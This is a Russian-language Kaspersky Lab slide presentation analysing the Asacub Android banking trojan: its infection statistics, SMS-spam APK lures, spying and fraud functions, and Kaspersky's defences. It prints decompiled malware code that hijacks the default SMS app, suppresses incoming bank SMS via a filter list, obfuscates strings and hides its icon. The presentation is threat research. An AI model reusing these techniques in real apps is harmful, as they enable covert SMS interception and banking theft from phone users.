KASPERSKY lab


БАНКОВСКИЙ ТРОЯНЕЦ ASACUB

Виктор Чебышев

Антивирусный эксперт

СТАТИСТИКА


ГЕОГРАФИЯ ЗАРАЖЕНИЯ



Страна	Число уникальных атакованных пользователей
Россия	68322
Украина	211
Италия	30
Германия	27
Испания	20
Беларусь	16
Казахстан	15
Португалия	12
США	9

ДИНАМИКА АТАК

НОВОГОДНИЕ КАНИКУЛЫ – ВРЕМЯ ДЛЯ ASACUB



ИСТОЧНИКИ ЗАРАЖЕНИЯ

SMS-СПАМ

IMG_22029.apk

t_photo_32564_img-1.apk

avito_ru_obmen_photo_43958_img.apk

fotografiya_458434-3.apk


anketa-1.apk

obmen_av_14124_img.apk

mms_photo_obmen_70404-20.apk


SMS-СПАМ

“Живые” номера создатели ASACUB брали с AVITO




ФУНКЦИОНАЛ ASACUB


ФРОД ПО РАЗЛИЧНЫМ НАПРАВЛЕНИЯМ



Атака на SMS банкинг



Кража учетных данных ДБО




Кража данных карты

ШПИОН-БАНКЕР

Шпионаж

- Фильтрация входящих SMS сообщений
- Кража всех SMS сообщений
- Сбор данных об устройстве(номер телефона, IMEI)
- Сбор данных о местоположении жертвы
- Сбор данных об установленных приложениях



Атака

По команде центра управления

- Отправить SMS
- Показать фальшивое окно
- Предоставить доступ к Shell

АТАКА НА SMS БАНКИНГ


Словарь фильтрации входящих SMS

900|3116|7878|8464|159|312|iMTCPay|QIWI_Wallet|MOBI.Dengi|Alfa-Bank|Tinkoff|+79037672265|+79254247494|7494|+79037672273|Beeline|Tele2|My Beeline|QIWI Wallet|111|679|Operator|QIWI-WALLET|Balance

На Android >= 5 Asacub устанавливается SMS приложением по умолчанию

```
public static void a(Context arg3) {
    if(Build$VERSION.SDK_INT >= 19) {
        String v0 = arg3.getSystemService("activity").getRunningTasks(1).get(0).topActivity.getClassName
                ();
        if(!v0.equalsIgnoreCase(f.an) && !v0.equalsIgnoreCase(f.ao) && !Telephony$Sms.getDefaultSmsPackage
                (arg3).equalsIgnoreCase(arg3.getPackageName())) {
            Intent v0_1 = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
            v0_1.putExtra("package", arg3.getPackageName());
            v0_1.addFlags(268435456);
            arg3.startActivity(v0_1);
        }
    }
}
```

```
public void onReceive(Context arg3, Intent arg4) {
    if(Build$VERSION.SDK_INT < 19) {
        this.a(arg4.getExtras(), arg3);
        this.abortBroadcast();
    }
    else if(!Telephony$Sms.getDefaultSmsPackage(arg3).equalsIgnoreCase(arg3.getPackageName()))
        this.a(arg4.getExtras(), arg3);
        this.abortBroadcast();
```



KASPERSKY lab

САМОЗАЩИТА

Server Side Obfuscation – обезображивание кода

```
public static void dwzlud(kfjdrxodfakm arg0, Thread arg1, Throwable arg2) {
    arg0.dwzlud(arg1, arg2);
}

private void dwzlud(Thread arg8, Throwable arg9) {
    jjuf.dwzlud(uslyhssdbt.dwzlud("{ KмŞI"), uslyhssdbt.dwzlud("¡мŞ!¡I+öx?hŞ?äöЧ{м[x") + arg9.getMessage
            ());
    this.getPackageManager().setComponentEnabledSetting(new ComponentName(((Context)this), zkbxydkjzs
            .class), 1, 1);
    Intent v0 = this.getPackageManager().getLaunchIntentForPackage(this.getPackageName());
    v0.addFlags(67108864);
    this.getSystemService(uslyhssdbt.dwzlud("!ğ!Q)")).set(1, System.currentTimeMillis() + 1000,
            PendingIntent.getActivity(((Context)this), 123456, v0, 268435456));
    Process.killProcess(Process.myPid());
    System.exit(0);
}

public void onCreate() {
    Thread.setDefaultUncaughtExceptionHandler(new hge(this));
}
```

Усложнение анализа и противодействие детектированию

САМОЗАЩИТА

Словарный алгоритм подстановки

```
ztqmut.zgzdpjcpqtw
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
ztqmut.zgzdpjcpqtw.
```

```
    v2 = (v2 + 1) % 256;
    v1 = (v1 + this.a[v2]) % 256;
    int v5 = this.a[v1];
    this.a[v1] = this.a[v2];
    this.a[v2] = v5;
    v4[v0] = ((byte)(this.a[(this.a[v2] + this.a[v1]) % 256] ^ arg9[v0]));
    ++v0;
    goto label 5;
        f.i = o.a("okDQu9wGWA==");
        f.j = o.a("olTatNpM");
        f.k = o.a("ok7Jtoo=");
        f.l = o.a("oljNuYo=");
        f.m = o.a("oljNucpM");
        f.n = o.a("okjKp8RM");
        f.o = o.a("omTxhvwvNviuhGKowLE=");
        f.p = o.a("ol3boNtM");
        f.q = o.a("okPKucRM");
        f.r = o.a("ol3XusYLWA==");
        f.s = o.a("okDMsoo=");
        f.t = o.a("okneoc1M");
```

```
nsyHA==");
CUqBKM=");
YuL7gKRWw==");
```

XOR


САМОЗАЩИТА

Сокрытие иконки

```
public static void szqnufpk(Context arg8) {
    gqhnkrnjs.zgzdpjcpqtw(ztqmut.zgzdpjcpqtw("mX-íkV88Xàmílàw.dílí"));
    edhqpqk.vxvjch(arg8);
    gqhnkrnjs.zgzdpjcpqtw(ztqmut.zgzdpjcpqtw("!àtíŞX-VXX"));
    PackageManager v7 = arg8.getPackageManager();
    v7.setComponentEnabledSetting(new ComponentName(arg8, bhmcukeduaa.class), 2, 1);
    v7.setComponentEnabledSetting(new ComponentName(arg8, pmnqcqbvutjd.class), 2, 1);
    v7.setComponentEnabledSetting(new ComponentName(arg8, htbn.class), 2, 1);
    v7.setComponentEnabledSetting(new ComponentName(arg8, jeejtravrot.class), 2, 1);
    v7.setComponentEnabledSetting(new ComponentName(arg8, ivuyfpgvq.class), 2, 1);
    v7.setComponentEnabledSetting(new ComponentName(arg8, umkpvazqv.class), 2, 1);
    gqhnkrnjs.zgzdpjcpqtw(ztqmut.zgzdpjcpqtw("k- wн-Hí! "));
    arg8.getSystemService(ztqmut.zgzdpjcpqtw("!-hàm-a8wXàmO")).removeActiveAdmin(new ComponentName
            (arg8, hnppfqmg.class));
    gqhnkrnjs.zgzdpjcpqtw(ztqmut.zgzdpjcpqtw("тмй-!ГХ-НбàXXНт-кнàm-"));
    arg8.getSystemService(ztqmut.zgzdpjcpqtw("íXík ")).setRepeating(2, SystemClock.elapsedRealtime
            (), 15000, PendingIntent.getService(arg8, 1245, new Intent(arg8, hgwtbkfjcduv.class)
            , 268435456));
    gqhnkrnjs.zgzdpjcpqtw(ztqmut.zgzdpjcpqtw("!àтНлàmб"));
    v7.setComponentEnabledSetting(new ComponentName(arg8, jphhrpj.class), 2, 0);
}
```

САМОЗАЩИТА


Противодействие удалению



Malware


ЧТО ЛАБОРАТОРИЯ КАСПЕРСКОГО ПРОТИВОПОСТАВЛЯЕТ ASACUB?

ПРОТИВОДЕЙСТВИЕ СКАЧКЕ



Мы блокируем как ссылки на самих зловредов так и на их коммуникационные сервера


ПРОТИВОДЕЙСТВИ



ПРОТИВОДЕЙСТВИЕ ЗАПУСКУ

Даже если файл сохранился, мы узнаем об этом и удалим

ДЕМО



KASPERSKY lab

ПРОТИВОДЕЙСТВИЕ ЗАПУСКУ

```
/WindowManager(  680): Adding window Window{3b9fcf04 u0 PopupWindow:2b5b5c20} at 11 of 18 (after Window{1dc4c183 u0 com.android.chro
/audio_hw_primary(  195): disable_audio_route: reset and update mixer path: low-latency-playback
/audio_hw_primary(  195): disable_snd_device: snd_device(2: speaker)
/SdkService( 1529): Monitor event: object = /storage/emulated/0/Download/update.apk, path = /storage/emulated/0/Download/update.apk,
  virus = UDS:DangerousObject.Multi.Generic
/SdkService( 1529): Monitor event: path = /storage/emulated/0/Download/update.apk was removed
/audio_hw_primary(  195): select_devices: out_snd_device(2: speaker) in_snd_device(0: none)
/ACDB-LOADER(  195): ACDB -> send_afe_cal
/audio_hw_primary(  195): enable_snd_device: snd_device(2: speaker)
/audio_hw_primary(  195): enable_audio_route: apply and update mixer path: low-latency-playback
```

ПРОТИВОДЕЙСТВИЕ ПЕРЕКРЫТИЮ

Мы отслеживаем попытки перекрытия: противодействуем интерфейсным атакам на корню:

```
onOverlapActivity, package =
com.android.chrome, verdict = System
```

ADVANCED DISINFECTION

В наших антивирусных базах более 25000 сигнатур

Сигнатуры детектируют более 18 000 000 вредоносных приложений

